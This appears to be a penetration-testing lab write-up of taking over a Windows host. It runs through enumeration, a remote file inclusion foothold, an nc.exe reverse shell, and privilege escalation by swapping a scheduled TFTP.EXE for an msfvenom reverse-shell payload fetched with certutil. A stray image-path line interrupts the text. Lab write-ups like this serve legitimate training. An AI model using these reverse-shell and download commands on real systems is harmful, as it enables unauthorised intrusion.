Enumeration

2021年7月20日 17:06

1: Use autorecon to enumerate its services, **21, 135, 139, 3306, 4443, 7680, 8080,** and msrpc are open
2: SMB does not support **anonymous login**, FTP requires credential and weak credential does not work
3: **7680** and **8080** are all HTTP services and they both use XAMPP, I guess they could also **share the same folder**
4: Use dirb to enumerate its folders and files
5: **/site** seems to be interesting, access http://192.168.77.53:8080/site


Foothold

2021年7月20日 17:06

1: The server have **file inclusion** vulnerability, is it also vulnerable to **RFI**?

192.168.77.53:8080/site/index.php?page=main.php

2: Access http://192.168.49.77:8080/site/index.php?page=http://192.168.49.77/shell/index.php, and I can access my local file!
Therefore, it is **vulnerable to RFI**



3: Upload nc.exe and set up a reverse shell
4: My netcat listener receive a reverse shell
5: type C:/Users/rupert/Desktop/local.txt

Privilege Escalation

2021年7月20日 17:06

1: Download winpeasany.exe, **.\winpeasany.exe log**
2: Transfer log out.txt to Kali box for further checking
3: **TFTP.EXE** in **Backup** folder is suspicious, and there are two txt files in Backup folder
4: After reading info.txt, I infer that **TFTP.EXE** is **scheduled to run** every 5 minutes. And I have **write permission**, with means I can **replace** it with my own payload
5: Use msfvenom to generate a payload, transfer it to target server:
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.77 LPORT=445 -f exe > TFTP.EXE, **certutil -urlcache -split -f "http://192.168.49.77/TFTP.EXE" TFTP.EXE**
6: Set up a netcat listener, wait for some minutes
7: Get system shell!
8: type C:/Users/Administrator/Desktop/proof.txt

Review

2021年7月20日 17:06

1: Target **HTTP**
2: Find a **RFI** vulnerability to include a web shell
3: Turn RCE to a reverse shell
4: Find a suspicious file is **scheduled to run** every 5 minutes and I have write permission
5: Replace the file with a reverse shell payload